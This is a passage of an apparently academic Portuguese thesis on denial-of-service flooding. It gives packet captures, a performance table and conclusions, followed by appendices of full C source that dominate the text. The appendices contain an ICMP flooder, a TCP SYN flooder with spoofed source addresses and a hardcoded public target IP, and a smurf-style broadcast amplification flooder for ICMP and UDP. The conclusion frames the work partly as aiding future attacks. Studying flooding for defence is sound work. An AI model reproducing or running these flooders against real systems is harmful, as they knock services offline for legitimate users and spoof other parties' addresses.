1051	10.686745278	192.168.1.1	192.168.1.1	ICMP	1064	Echo (ping) request id=0x0000, seq=0/0, ttl=255 (no response found!)
1052	10.696901983	192.168.1.1	192.168.1.1	ICMP	1064	Echo (ping) request id=0x0000, seq=0/0, ttl=255 (no response found!)
1053	10.707086870	192.168.1.1	192.168.1.1	ICMP	1064	Echo (ping) request id=0x0000, seq=0/0, ttl=255 (no response found!)
1054	10.717270916	192.168.1.1	192.168.1.1	ICMP	1064	Echo (ping) request id=0x0000, seq=0/0, ttl=255 (no response found!)
1055	10.727475900	192.168.1.1	192.168.1.1	ICMP	1064	Echo (ping) request id=0x0000, seq=0/0, ttl=255 (no response found!)
1056	10.737688813	192.168.1.1	192.168.1.1	ICMP	1064	Echo (ping) request id=0x0000, seq=0/0, ttl=255 (no response found!)
1057	10.747887207	192.168.1.1	192.168.1.1	ICMP	1064	Echo (ping) request id=0x0000, seq=0/0, ttl=255 (no response found!)
1058	10.758086924	192.168.1.1	192.168.1.1	ICMP	1064	Echo (ping) request id=0x0000, seq=0/0, ttl=255 (no response found!)
1059	10.768286676	192.168.1.1	192.168.1.1	ICMP	1064	Echo (ping) request id=0x0000, seq=0/0, ttl=255 (no response found!)

> Frame 1048: 1064 bytes on wire (8512 bits), 1064 bytes captured (8512 bits) on interface 0
 > Linux cooked capture
 > Internet Protocol Version 4, Src: 192.168.1.1, Dst: 192.168.1.1
 > Internet Control Message Protocol

(a) Pacotes ICMP do algoritmo C

No.	Time	Source	Destination	Protocol	Length	Info
112	0.007606493	192.168.1.1	192.168.1.101	UDP	1042	39744 → 63494 Len=1000
113	0.007678757	192.168.1.1	192.168.1.101	DMP	1042	Message (Operation) [Deferred], Msg Id: 0
114	0.007741502	192.168.1.1	192.168.1.101	UDP	1042	28496 → 15631 Len=1000
115	0.007804371	192.168.1.1	192.168.1.101	UDP	1042	16759 → 6027 Len=1000
116	0.007868800	192.168.1.1	192.168.1.101	UDP	1042	64224 → 35696 Len=1000
117	0.007938902	192.168.1.1	192.168.1.101	UDP	1042	4244 → 18293 Len=1000
118	0.008005143	192.168.1.1	192.168.1.101	UDP	1042	14728 → 32457 Len=1000
119	0.008076969	192.168.1.1	192.168.1.101	UDP	1042	3245 → 20573 Len=1000
120	0.008141858	192.168.1.1	192.168.1.101	UDP	1042	39727 → 18507 Len=1000
121	0.008205044	192.168.1.1	192.168.1.101	UDP	1042	44951 → 24782 Len=1000
122	0.008268639	192.168.1.1	192.168.1.101	UDP	1042	18353 → 65470 Len=1000
123	0.008331885	192.168.1.1	192.168.1.101	UDP	1042	58289 → 56991 Len=1000
124	0.008394950	192.168.1.1	192.168.1.101	UDP	1042	61696 → 30956 Len=1000
125	0.008457855	192.168.1.1	192.168.1.101	UDP	1042	46344 → 29169 Len=1000

> Frame 1: 1042 bytes on wire (8336 bits), 1042 bytes captured (8336 bits) on interface 0
 > Ethernet II, Src: 00:00:00_00:00:00 (00:00:00:00:00:00), Dst: 00:00:00_00:00:00 (00:00:00:00:00:00)
 > Internet Protocol Version 4, Src: 192.168.1.1, Dst: 192.168.1.101
 > User Datagram Protocol, Src Port: 14441, Dst Port: 43662
 > Data (1000 bytes)

(b) Pacotes UDP do algoritmo C

Figura 25 – pacotes capturados pelo *Wireshark* no algoritmo C

A maioria dos pacotes, tanto ICMP quanto UDP, não foram processados pelo servidor, resultando em uma baixa quantidade de pacotes processados.

5.4. Visão geral dos resultados

Feitos os testes dos algoritmos, foram coletadas informações com relação à quantidade de pacotes enviados, tempo de execução e tipo de protocolo utilizado, representados na Tabela 4 a seguir. Nesta tabela foi utilizado os resultados utilizando a função *fast_rand()* no algoritmo A.

	Protocolo	Tamanho da carga (em bytes)	Pacotes enviados	Tempo de execução (em segundos)	Pacotes / segundo
Algoritmo A	ICMP	500	3878411	180.539976	21482
Algoritmo A	ICMP	750	1841876	120.104044	15335
Algoritmo A	ICMP	1000	1971111	180.222469	10937
Algoritmo B	TCP	500	4679679	31.614147	148024
Algoritmo B	TCP	750	4656135	31.442411	148084
Algoritmo B	TCP	1000	4469497	38.215156	116956
Algoritmo C	ICMP (padrão)	500	1916743	120.123909	15956
Algoritmo C	ICMP (padrão)	750	1949431	120.129781	16227
Algoritmo C	ICMP (padrão)	1000	1951990	120.001019	16266
Algoritmo C	UDP	500	1969605	121.282347	16374
Algoritmo C	UDP	750	1972542	120.270023	16400
Algoritmo C	UDP	1000	1958660	120.397113	16268

Tabela 4 – resultados dos testes dos algoritmos

Analisando os resultados foram feitas comparações utilizando as variáveis **Pacotes Enviados** e **Pacotes / segundo**, levando em consideração as cargas de tamanho 1000 (bytes).

Fazendo a comparação com a variável **Pacotes Enviados**, constatou-se que o algoritmo B, apresenta um resultado 2.26 vezes mais eficiente que o algoritmo A e 2.28 vezes mais eficiente que o algoritmo C tanto com ICMP quanto UDP.

Da mesma forma, com a variável **Pacotes/segundo**, o algoritmo B apresenta um resultado 10.69 vezes mais eficiente que o algoritmo A e 7.19 vezes mais eficiente que o algoritmo C tanto com ICMP quanto UDP.

Os tamanhos das cargas de dados serviram para ter uma noção do desempenho de cada algoritmo. Esses tamanhos foram adicionados aos tamanhos totais dos pacotes somados com o tamanho das estruturas dos protocolos utilizados em cada algoritmo. Os tamanhos das cargas dos pacotes foram variados para obter uma noção do desempenho de cada algoritmo com cargas diferentes. Como pode-se analisar, o algoritmo B se destacou no quesito quantidade de pacotes por segundo. Por conta disso, o tempo de execução foi reduzido por limitação da máquina em armazenar todos os pacotes capturados.

6. CONCLUSÃO

O ataque de negação de serviço consiste em consumir os recursos de uma determinada aplicação, deixando ela inoperante. Dentro dessa técnica foi analisado o funcionamento do processo de inundação do ataque. Atualmente esta técnica causa muitos danos a empresas, dificultando o acesso de usuários legítimos a elas.

Considerando o aumento de ocorrências de inundação de dados em aplicações, o projeto pode contribuir para uma melhor compreensão do método de DoS e DDoS na área de segurança da informação, da mesma forma, colaborar com o conhecimento da técnica e posteriormente contribuir para a melhora de futuros ataques.

Neste trabalho foram abordadas as variações do ataque de negação de serviço, focando especificamente no funcionamento da técnica de inundação de sistemas utilizando pacotes ICMP *echo request*, TCP SYN e UDP. O objetivo do projeto foi elaborar um estudo sobre tráfego de redes gerado pelo ataque de inundação.

As tabelas com os resultados dos algoritmos implementados no projeto garantiram uma visão da eficiência que cada um dos ataques pode produzir, utilizando cada uma das variações apresentadas.

Considerando que os testes foram realizados em poucas máquinas, não é possível dizer se os algoritmos são capazes de inundar um alvo independente do protocolo que esteja sendo utilizado, apesar deles terem apresentado resultados satisfatórios com relação a quantidade de pacotes enviados por segundo. Portanto, o projeto proporcionou conhecimento sobre ataques de negação de serviço e possibilitou o desenvolvimento de algoritmos de inundação com pacotes ICMP, TCP e UDP.

Ataques de negação de serviço continuam sendo um problema e evoluem a cada dia. Diversos estudos são voltados para essa área complexa. Acredita-se que os resultados gerados nesse projeto possam auxiliar futuramente no desenvolvimento de trabalhos mais complexos e que explorem mais a fundo os recursos disponibilizados pelas tecnologias existentes.

REFERÊNCIAS

- AUTRAN, Felipe. **DDoS: GitHub sofre maior ataque de negação de serviço da história**. Disponível em: <https://www.tecmundo.com.br/seguranca/127777-ddos-github-maior-ataque-negacao-servico-historia.htm>
- BONGIOVANNI, Wilson. **Análise da Aplicação do Algoritmo de Viterbi na Detecção de Ataques Distribuídos de Negação de Serviço** – Instituto de Pesquisas Tecnológicas do Estado de São Paulo – 2014.
- BRITO, Edivaldo. **Wireshark: capture dados e veja informações detalhadas da rede**. Disponível em: <https://www.techtudo.com.br/tudo-sobre/Wireshark.html>
- COMANDO PING – IBM Knowledge Center – 2017, Disponível em: https://www.ibm.com/support/knowledgecenter/pt-br/POWER8/p8hcg/p8hcg_ping.htm
- CICHONSKI, Paul; MILLAR, Tom; GRANCE, Tim; Karen, Scarfone. **Computer Security Incident Handling Guide** – National Institute of Standards and Technology – 2012.
- FILHO, José. G. P. **O Protocolo IP** – Universidade Federal do Espírito Santo – 2015a.
- FILHO, José. G. P. **O Protocolo ICMP** – Universidade Federal do Espírito Santo – 2017.
- FILHO, José. G. P. **O Protocolo TCP** – Universidade Federal do Espírito Santo – 2015b.
- GOMES, Lucas. C; ARAUJO, Marcos. S. A; CAMPOS, Vinícius. S. **Negação de Serviço e Botnets** – Universidade Federal do Rio de Janeiro – 2015.
- KUROSE, James F; ROSS, Keith W. **Redes de computadores e a Internet: uma abordagem top-down** – 6ª ed. Pearson Education do Brasil, 2013.
- LAUFER, Rafael. **Rastreamento de Pacotes IP Contra Ataques de Negação de Serviço** – Universidade Federal do Rio de Janeiro – 2005.
- MAIWALD, Eric. **Network security: a beginner's guide** – 3rd ed. New York: McGraw-Hill, 2013.

MONTEIRO, Miguel. P. **O Sistema Operativo UNIX** – Faculdade de Engenharia da Universidade do Porto – 2011.

OWENS, Christopher. **Fast Random Number Generator on the Intel Pentium 4 Processor** – Intel Corporation, Folsom: California – 2012. Disponível em: <https://software.intel.com/en-us/articles/fast-random-number-generator-on-the-intel-pentiumr-4-processor>.

SAB, Gabriel; FERREIRA, Rafael; ROZENDO, Rafael. **Negação de Serviço, Negação de Serviço Distribuídas e Botnets**. Universidade Federal do Rio de Janeiro – 2013.

SANTOS, Uélinton. **Ataques Distribuídos de Negação de Serviço – Análise do Problema, Prevenção e Combate** – Instituto de Pesquisas Tecnológicas do Estado de São Paulo – 2004.

STALLINGS, William. **Criptografia e Segurança de redes: Princípios e práticas**. 4ed., São Paulo: Pearson Prentice Hall, 2008.

STALLINGS, William; BROWN, Lawrie. **Computer Security: principles and practice**. University of New South Wales, Australian Defence Force Academy – Third Edition.

SAUDE, Pedro. **O protocolo IP – CCM** – 2012. Disponível em: <https://br.ccm.net/contents/276-oprotocolo-ip>

UDP FLOOD ATTACK – Cloudflare - 2018?, Disponível em: <https://www.cloudflare.com/learning/ddos/udp-flood-ddos-attack/>

Apêndice A – algoritmo para teste de carga da rede

```
1  #include <stdio.h>
2  #include <stdlib.h>
3  #include <string.h>
4  #include <time.h>
5  #include <sys/time.h>
6  #include <netinet/ip.h>
7  #include <netinet/ip_icmp.h>
8  #include <unistd.h>
9  #include <arpa/inet.h>
10 #include <signal.h>
11
12 struct timeval ti;
13 typedef unsigned char u8;    //carga de dados
14 typedef unsigned short int u16; //carga de dados
15 double time1, time2;        //calculo do tempo
16 int enviado = 0;            //quantidade de pacotes enviados
17
18 unsigned short in_chsum(unsigned short *ptr, int nbytes);
19 void help(const char *p);
20
21 void my_handler(int s){
22     double pack_seg;
23     gettimeofday(&ti, NULL);
24     time2 = ((double)ti.tv_usec)/1000000;
25     time2+= ((double)ti.tv_sec);
26     printf("Sinal capturado %d\n",s);
27     printf("Tempo de execucao: %.6f segundos\n", time2 -
28 time1);
29     printf("Pacotes enviados: %d\n", enviado);
30
31     pack_seg = enviado /(time2 - time1);
32
33     printf("Pacotes/segundo: %f\n", pack_seg);
34     exit(1);
35 }
36
37
38 int fast_rand(){
39     static unsigned int g_seed;
40
41     //Used to seed the generator.
42
43     inline void fast_srand( int seed ){
44
45         g_seed = seed;
46
47     }
```

```

48
49
50 //fastrand routine returns one integer, similar output value
51 range as C lib.
52
53 inline int fastrand(){
54     g_seed = (214013*g_seed+2531011);
55
56     return (g_seed>>16)&0x7FFF;
57
58 }
59 }
60
61 int main(int argc, char **argv){
62     struct sigaction sigIntHandler;
63
64     if(argc < 3){
65         exit(0);
66     }
67
68     unsigned long daddr;
69     unsigned long saddr;
70     int payload_size = 0, tam_enviado;
71
72     daddr = inet_addr(argv[2]);
73     saddr = inet_addr(argv[1]);
74
75     if(argc > 3){
76         payload_size = atoi(argv[3]); //garantir terceiro payload
77 como terceiro argumento
78     }
79
80 //como estamos usando IPPROTO_ICMP, precisamos trabalhar com
81 o RAW_SOCKET.
82 //Neste caso, o kernel preencherá corretamente o cabeçalho
83 do checksum do ICMP.
84
85 int sockfd = socket(AF_INET, SOCK_RAW, IPPROTO_RAW);
86 //raw_socket: executado apenas pelo root/admin
87 if(sockfd < 0){
88     perror("Nao foi possivel criar o socket\n");
89     return(0);
90 }
91
92 int ligado = 1;
93
94 //fornecendo o cabeçalho IP
95 if(setsockopt (sockfd, IPPROTO_IP, IP_HDRINCL, (const
96 char*)&ligado, sizeof(ligado)) == -1){
97     perror("setsockopt\n");
98     return(0);

```

```

99     }
100    //socket envia datagramas ao endereco broadcast
101    if(setsockopt (sockfd, SOL_SOCKET, SO_BROADCAST, (const
102 char*)&ligado, sizeof(ligado)) == -1){
103        perror("setsockopt");
104        return(0);
105    }
106    //calculando o tamanho total do pacote
107    int packet_size = sizeof(struct iphdr) + sizeof(struct
108 icmp_hdr) + payload_size;
109    char *packet = (char *) malloc(packet_size);
110
111    if(!packet){
112        perror("Faltou memoria \n");
113        close(sockfd);
114        return(0);
115    }
116    //cabecalho IP
117    struct iphdr *ip = (struct iphdr *) packet;
118    struct icmp_hdr *icmp = (struct icmp_hdr *) (packet +
119 sizeof(struct iphdr));
120
121    //zerando o buffer do pacote
122    memset(packet, 0, packet_size);
123
124    ip->version = 4;
125    ip->ihl = 5;
126    ip->tos = 0;
127    ip->tot_len = htons(packet_size);
128    ip->id = fast_rand();
129    ip->frag_off = 0;    //fragmentacao do pacote
130    ip->ttl = 255;
131    ip->protocol = IPPROTO_ICMP;
132    ip->saddr = saddr;
133    ip->daddr = daddr;
134
135    icmp->type = ICMP_ECHO;
136    icmp->code = 0;
137    icmp->un.echo.sequence = fast_rand();
138    icmp->un.echo.id = fast_rand();
139    icmp->checksum = 0;
140
141    struct sockaddr_in servaddr;
142    servaddr.sin_family = AF_INET;
143    servaddr.sin_addr.s_addr = daddr;
144    memset(&servaddr.sin_zero, 0, sizeof(servaddr.sin_zero));
145
146    puts("Inundando....\n");
147
148    gettimeofday(&ti, NULL);
149    timel = ((double)ti.tv_usec)/1000000;

```

```

150     time1+= ((double)ti.tv_sec);
151
152     while(1){
153         memset(packet + sizeof(struct iphdr) + sizeof(struct
154 icmpphdr), fast_rand()%255, payload_size);
155
156         //recalcula o checksum do cabeçalho icmp, uma vez que este
157 esta sendo preenchido com caracteres de carga de tempos em
158 tempos.
159         icmp->checksum = 0;
160         icmp->checksum = in_chsum((unsigned short *)icmp,
161 sizeof(struct icmpphdr) + payload_size);
162
163         if((tam_enviado = sendto(sockfd, packet, packet_size, 0,
164 (struct sockaddr *)&servaddr, sizeof(servaddr))) < 1){
165             perror("Falha no envio\n");
166             break;
167         }
168         ++enviado;
169         fflush(stdout);
170
171         sigIntHandler.sa_handler = my_handler;
172         sigemptyset(&sigIntHandler.sa_mask);
173         sigIntHandler.sa_flags = 0;
174
175         sigaction(SIGINT, &sigIntHandler, NULL);
176     }
177     free(packet);
178     close(sockfd);
179     return(0);
180 }//end main
181 unsigned short in_chsum(unsigned short *ptr, int nbytes){
182     register long sum;
183     u_short oddbyte;
184     register u_short resposta;
185
186     sum = 0;
187     while(nbytes > 1){
188         sum += *ptr++;
189         nbytes -= 2;
190     }
191     if(nbytes == 1){
192         oddbyte = 0;
193         *((u_short *)&oddbyte) = *(u_char *) ptr;
194         sum += oddbyte;
195     }
196     sum = (sum >> 16) + (sum & 0xffff);
197     sum += (sum >> 16);
198     resposta = ~sum;
199     return(resposta);
200 }

```

Apêndice B – algoritmo de inundação TCP SYN

```
1  #include <stdio.h>
2  #include <stdlib.h>          //exit() e rand()
3  #include <string.h>         //memset - limpar a memoria
4  #include <sys/socket.h>
5  #include <errno.h>          //perror - numero do erro
6  #include <netinet/tcp.h>    //fornece as declaracoes do cabecalho
7  TCP
8  #include <netinet/ip.h>     //fornece as declaracoes do cabecalho
9  IP
10 #include <arpa/inet.h>
11 #include <math.h>           //abs()
12 #include <time.h>           //srand()
13
14 struct pseudo_header{ //usar no checksum
15     unsigned int end_origem;
16     unsigned int end_destino;
17     unsigned char placeholder;
18     unsigned short tamanho_tcp;
19     unsigned char protocolo;
20
21     struct tcphdr tcp;
22 };
23
24 int fast_rand(){
25     static unsigned int g_seed;
26
27     //Used to seed the generator.
28
29     inline void fast_srand( int seed ){
30
31         g_seed = seed;
32
33     }
34
35
36     //fastrand routine returns one integer, similar output value
37     range as C lib.
38
39     inline int fastrand(){
40
41         g_seed = (214013*g_seed+2531011);
42
43         return (g_seed>>16)&0x7FFF;
44
45     }
46
47 }
48
```

```

49 unsigned short csum(unsigned short *ptr, int nbytes){
50     register long soma;
51     unsigned short oddbyte;
52     register short resposta;
53
54     soma = 0;
55     while(nbytes > 1){
56         soma += *ptr++;
57         nbytes -= 2;
58     }
59
60     if(nbytes == 1){
61         oddbyte = 0;
62         *((u_char*)&oddbyte)=*(u_char*)ptr;
63         soma += oddbyte;
64     }
65
66     soma = (soma>>16)+(soma & 0xffff); //converte pra
67 hexadecimal e soma td 1
68     soma = soma + (soma>>16);
69     resposta = (short)~soma;
70
71     return(resposta);
72 }//fim do unsigned checksum
73
74 int main(void){
75     srand(time(NULL));
76     int rand1 = 0, rand2 = 0, n = 0;
77     int cont = 10;//contador de pacotes enviados. inicaliza com
78 10 para gerar um novo cabecalho dentro do while
79
80     //criando o raw socket
81     int fd = socket(PF_INET, SOCK_RAW, IPPROTO_TCP);
82     //datagrama representando o pacote
83     char datagrama[4096], ip_origem[32];
84     //cabecalho IP
85     struct iphdr *iph = (struct iphdr *) datagrama;
86     //cabecalho TCP
87     struct tcphdr *tcph = (struct tcphdr *) (datagrama +
88 sizeof(struct ip));
89     struct sockaddr_in servidor;
90     struct pseudo_header psh;
91
92     //aplica ips randomicamente
93     //rand1 = abs(rand()%255);
94     rand2 = abs(fast_rand()%255);
95     n = sizeof(ip_origem);
96     sprintf(ip_origem, n, "192.168.25.%d", /* rand1,*/ rand2);
97     printf("%s\n", ip_origem);
98
99     servidor.sin_family = AF_INET;

```

```

100     servidor.sin_port = htons(80);
101     servidor.sin_addr.s_addr = inet_addr ("200.181.121.147");
102
103     memset(datagrama, 0, 4096);
104
105     while(1){
106         if(cont == 10){
107             //aplica ips randomicamente
108             //rand1 = abs(rand()%255);
109             rand2 = abs(rand()%255);
110             n = sizeof(ip_origem);
111             snprintf(ip_origem, n, "192.168.25.%d", /* rand1,*/
112 rand2);
113             printf("%s\n", ip_origem);
114
115             //preenchendo o cabeçalho IP
116             iph -> ihl = 5;
117             iph -> version = 4;
118             iph -> tos = 0;
119             iph -> tot_len = sizeof(struct ip) + sizeof(struct
120 tcphdr);
121             iph -> id = htons(54321); //numeracao deste pacote
122             iph -> frag_off = 0;
123             iph -> ttl = 255;
124             iph -> protocol = IPPROTO_TCP;
125             iph -> check = 0;
126             iph -> saddr = inet_addr(ip_origem);
127             iph -> daddr = servidor.sin_addr.s_addr;
128
129             iph -> check = csum((unsigned short *) datagrama, iph-
130 >tot_len >> 1);
131
132             //preenchendo o cabeçalho TCP
133             tcph -> source = htons(1234);
134             tcph -> dest = htons(80);
135             tcph -> seq = 0;
136             tcph -> ack_seq = 0;
137             tcph -> doff = 5;
138             tcph -> fin = 0;
139             tcph -> syn = 1;
140             tcph -> rst = 0;
141             tcph -> psh = 0;
142             tcph -> ack = 0;
143             tcph -> urg = 0;
144             tcph -> window = htons(5840); //alocacao maxima tamanho
145 janela
146             tcph -> check = 0;
147             //configurando o checksum para 0, a pilha do IP do
148 kernel preencherá corretamente o checksum durante a
149 transmissao
150             tcph -> urg_ptr = 0;

```

```

151
152     psh.end_origem = inet_addr(ip_origem);
153     psh.end_destino = servidor.sin_addr.s_addr;
154     psh.placeholder = 0;
155     psh.protocolo = IPPROTO_TCP;
156     psh.tamanho_tcp = htons(20);
157
158     memcpy(&psh.tcp, tcph, sizeof(struct tcphdr));
159
160     tcph->check = csum((unsigned short *)&psh,
161 sizeof(struct pseudo_header));
162     //o IP_HDRINCL diz ao kernel diz que o cabeçalho dever
163 ser incluído no pacote
164     int one = 1;
165     const int *val = &one;
166     if(setsockopt (fd,IPPROTO_IP, IP_HDRINCL, val,
167 sizeof(one)) < 0){
168         printf("Erro na configuracao do IP_HDRINCL. Erro
169 numero: %d. Erro mensagem: %s\n", errno, strerror(errno));
170         exit(0);
171     }
172     cont = 0;
173 }
174
175     //enviar pacotes
176     if(sendto(fd, datagrama, iph->tot_len, 0, (struct sockaddr
177 *)&servidor, sizeof(servidor)) < 0){
178         printf("Erro\n");
179     }else{
180         //printf("Pacotes Enviados\n");
181     }
182     cont++;
183 }
184
185     return 0;
186
187 }//fim main()

```


Apêndice C – algoritmo de inundação ICMP e UDP com múltiplos alvos

```
1  #include <stdio.h>
2  #include <netdb.h>
3  #include <sys/types.h>
4  #include <sys/socket.h>
5  #include <netinet/in.h>
6  #include <netinet/in_system.h>
7  #include <arpa/inet.h>
8  #include <sys/stat.h>
9  #include <fcntl.h>
10 #include <unistd.h>
11 #include <stdlib.h>
12 #include <string.h>
13 #include <ctype.h>
14 #include <time.h>
15 #ifdef LINUX
16 #define __FAVOR_BSD
17 #ifndef __USE_BSD
18 #define __USE_BSD
19 #endif
20 #endif
21 #include <netinet/ip.h>
22 #include <netinet/ip_icmp.h>
23 #include <netinet/udp.h>
24
25 #ifdef LINUX
26 #define FIX(n)  htons(n)
27 #else
28 #define FIX(n)  (n)
29 #endif
30
31 struct picachu_t{
32     struct sockaddr_in sin;          /* estrutura prot socket*/
33     int s;                          /* socket */
34     int udp, icmp;                  /* icmp, udp booleano */
35     int rnd;                         /* Random destino porta booleano */
36     int psize;                      /* tamanho pacote */
37     int num;                         /* numero de pacotes a enviar */
38     int delay;                      /* delay entre (in ms) */
39     u_short dstport[25+1];         /* array porta destino (udp)
40 */
41     u_short srcport;               /* porta origem (udp) */
42     char *padding;                 /* lixo */
43 };
44
45 /* funcao prototipo */
46 void usage (char *);
47 u_long resolve (char *);
```

```

48 void getports (struct picachu_t *, char *);
49 void picachuicmp (struct picachu_t *, u_long);
50 void picachuudp (struct picachu_t *, u_long, int);
51 u_short in_chksum (u_short *, int);
52
53
54 int main (int argc, char *argv[]){
55     struct picachu_t sm;
56     struct stat st;
57     u_long bcast[1024];
58     char buf[32];
59     int c, fd, n, cycle, num = 0, on = 1;
60     FILE *bcastfile;
61
62
63     if (argc < 3)
64         usage(argv[0]);
65
66     /* configuraÃ§Ã£o padrÃ£o */
67     memset((struct picachu_t *) &sm, 0, sizeof(sm));
68     sm.icmp = 1;
69     sm.psize = 64;
70     sm.num = 0;
71     sm.delay = 10000;
72     sm.sin.sin_port = htons(0);
73     sm.sin.sin_family = AF_INET;
74     sm.srcport = 0;
75     sm.dstport[0] = 7;
76
77     /* resolve maquina origem. caso tenha erro entÃ£o sai*/
78     sm.sin.sin_addr.s_addr = resolve(argv[1]);
79
80     /* abre arquivo broadcast */
81     if ((bcastfile = fopen(argv[2], "r")) == NULL){
82         perror("Abrindo arquivo broadcast");
83         exit(-1);
84     }
85
86     /* parse opÃ§Ãµes de saÃda*/
87     optind = 3;
88     while ((c = getopt(argc, argv, "rRn:d:p:P:s:S:f:")) != -
89 1){
90         switch (c){
91             /* porta destino randÃmica */
92             case 'r':
93                 sm.rnd = 1;
94                 break;
95
96             /* porta origem/destino randÃmica*/
97             case 'R':
98                 sm.rnd = 1;

```

```

99             sm.srcport = 0;
100 break;
101
102     /* numero de pacotes a enviar */
103     case 'n':
104 sm.num = atoi(optarg);
105 break;
106
107     /* usleep entre os pacotes (in ms) */
108     case 'd':
109 sm.delay = atoi(optarg);
110 break;
111
112     /* multiplas portas */
113     case 'p':
114 if (strchr(optarg, ','))
115     getports(&sm, optarg);
116 else
117     sm.dstport[0] = (u_short) atoi(optarg);
118 break;
119
120     /* protocolo especificado */
121     case 'P':
122 if (strcmp(optarg, "icmp") == 0){
123     /* redundância */
124     sm.icmp = 1;
125     break;
126 }
127 if (strcmp(optarg, "udp") == 0){
128     sm.icmp = 0;
129     sm.udp = 1;
130     break;
131 }
132 if (strcmp(optarg, "both") == 0){
133     sm.icmp = 1;
134     sm.udp = 1;
135     break;
136 }
137
138 puts("Error: Protocolo deve ser icmp, udp ou os dois");
139 exit(-1);
140
141     /* porta origem */
142     case 's':
143 sm.srcport = (u_short) atoi(optarg);
144 break;
145
146     /* especificar o tamanho do pacote */
147     case 'S':
148 sm.psize = atoi(optarg);
149 break;

```

```

150
151     /* leitura do arquivo */
152     case 'f':
153     /* abre e stat */
154     if ((fd = open(optarg, O_RDONLY)) == -1)
155     {
156         perror("Abrindo pacote arquivo de dados");
157         exit(-1);
158     }
159     if (fstat(fd, &st) == -1)
160     {
161         perror("fstat()");
162         exit(-1);
163     }
164
165     /* malloc e read */
166     sm.padding = (char *) malloc(st.st_size);
167     if (read(fd, sm.padding, st.st_size) < st.st_size)
168     {
169         perror("read()");
170         exit(-1);
171     }
172
173     sm.psize = st.st_size;
174     close(fd);
175     break;
176
177         default:
178             usage(argv[0]);
179     }
180 } /* fim do getopt() loop */
181
182 /* cria pacote caso necessario */
183 if (!sm.padding)
184 {
185     sm.padding = (char *) malloc(sm.psize);
186     memset(sm.padding, 0, sm.psize);
187 }
188
189 /* cria o raw socket */
190 if ((sm.s = socket(AF_INET, SOCK_RAW, IPPROTO_RAW)) == -1)
191 {
192     perror("Criando o raw socket (vc deve ser root)");
193     exit(-1);
194 }
195
196 /* Inclue cabeçalho IP */
197 if (setsockopt(sm.s, IPPROTO_IP, IP_HDRINCL, (char *)&on,
198 sizeof(on)) == -1)
199 {
200     perror("setsockopt()");

```

```

201     exit(-1);
202     }
203
204     /* leitura do broadcast e armazenamento no array */
205     while (fgets(buf, sizeof buf, bcastfile) != NULL)
206     {
207     char *p;
208     int valid;
209
210
211         if (buf[0] == '#' || buf[0] == '\n') continue;
212
213
214         buf[strlen(buf) - 1] = '\0';
215
216         /* checando endereços válidos*/
217         for (p = buf, valid = 1; *p != '\0'; p++)
218         {
219             if ( ! isdigit(*p) && *p != '.' )
220             {
221                 fprintf(stderr, "Pulando ips invalidos %s\n",
222 buf);
223                 valid = 0;
224                 break;
225             }
226         }
227
228         /* se endereço válido, copia para o array */
229         if (valid)
230         {
231             bcast[num] = inet_addr(buf);
232             num++;
233             if (num == 1024)
234             break;
235         }
236     } /* fim do while bcast */
237
238     /* semente funcao randomica */
239     srand(time(NULL) * getpid());
240
241
242     for (n = 0, cycle = 0; n < sm.num || !sm.num; n++)
243     {
244     if (sm.icmp)
245         picachuicmp(&sm, bcast[cycle]);
246
247     if (sm.udp)
248     {
249         int x;
250         for (x = 0; sm.dstport[x] != 0; x++)
251             picachuudp(&sm, bcast[cycle], x);

```

```

252     }
253
254
255     usleep(sm.delay);
256
257
258     if (n % 50 == 0)
259     {
260         printf(".");
261         fflush(stdout);
262     }
263
264     cycle = (cycle + 1) % num;
265     }
266
267     exit(0);
268 }
269
270
271 void usage (char *s)
272 {
273     fprintf(stderr,
274             "usar: %s <maq origem> <arquivo broadcast>
275 [options]\n"
276         "\n"
277         "Options\n"
278         "-p: virgula separa a lista de portas destino (padrao
279 7)\n"
280         "-r: Usar portas destino randomicas\n"
281         "-R: Usar portas randomicas origem/destino\n"
282         "-s: Porta origem (0 para randomica (padrao))\n"
283         "-P: Protocolos para usar.  icmp, udp ou ambos\n"
284         "-S: Tamanho do pacote em bytes (padrao 64)\n"
285         "-f: Filename contendo pacote de dados (sem
286 necessidade)\n"
287         "-n: Numero de pacotes a enviar (0 eh continuo
288 (padrao))\n"
289         "-d: Delay inbetween pacotes (em ms) (padrao 10000)\n"
290         "\n", s);
291     exit(-1);
292 }
293
294
295 u_long resolve (char *host)
296 {
297     struct in_addr in;
298     struct hostent *he;
299
300
301     if ((in.s_addr = inet_addr(host)) == -1)
302     {

```

```

303
304     if ((he = gethostbyname(host)) == NULL)
305     {
306
307         perror("Resolving maquina alvo");
308         exit(-1);
309     }
310
311     memcpy( (caddr_t) &in, he->h_addr, he->h_length);
312     }
313
314     return(in.s_addr);
315 }
316
317 void getports (struct picachu_t *sm, char *p)
318 {
319     char tmpbuf[16];
320     int n, i;
321
322     for (n = 0, i = 0; (n < 25) && (*p != '\0'); p++, i++)
323     {
324         if (*p == ',')
325         {
326             tmpbuf[i] = '\0';
327             sm->dstport[n] = (u_short) atoi(tmpbuf);
328             n++; i = -1;
329             continue;
330         }
331
332         tmpbuf[i] = *p;
333     }
334     tmpbuf[i] = '\0';
335     sm->dstport[n] = (u_short) atoi(tmpbuf);
336     sm->dstport[n + 1] = 0;
337 }
338
339
340 void picachuicmp (struct picachu_t *sm, u_long dst)
341 {
342     struct ip *ip;
343     struct icmp *icmp;
344     char *packet;
345
346     int pktsize = sizeof(struct ip) + sizeof(struct icmp) +
347 sm->psize;
348
349     packet = malloc(pktsize);
350     ip = (struct ip *) packet;
351     icmp = (struct icmp *) (packet + sizeof(struct ip));
352
353     memset(packet, 0, pktsize);

```

```

354
355     /* Prenchendo o cabeçalho ip */
356     ip->ip_v = 4;
357     ip->ip_hl = 5;
358     ip->ip_tos = 0;
359     ip->ip_len = FIX(pktsize);
360     ip->ip_ttl = 255;
361     ip->ip_off = 0;
362     ip->ip_id = FIX( getpid() );
363     ip->ip_p = IPPROTO_ICMP;
364     ip->ip_sum = 0;
365     ip->ip_src.s_addr = sm->sin.sin_addr.s_addr;
366     ip->ip_dst.s_addr = dst;
367
368     /* Prenchendo cabeçalho icmp */
369     icmp->icmp_type = ICMP_ECHO;
370     icmp->icmp_code = 0;
371     icmp->icmp_cksum = htons(~(ICMP_ECHO << 8));
372
373     /* enviando */
374     if (sendto(sm->s, packet, pktsize, 0, (struct sockaddr *)
375 &sm->sin,
376         sizeof(struct sockaddr)) == -1)
377     {
378         perror("sendto()");
379         exit(-1);
380     }
381
382     free(packet);
383 }
384
385
386 void picachuudp (struct picachu_t *sm, u_long dst, int n)
387 {
388     struct ip *ip;
389     struct udphdr *udp;
390     char *packet, *data;
391
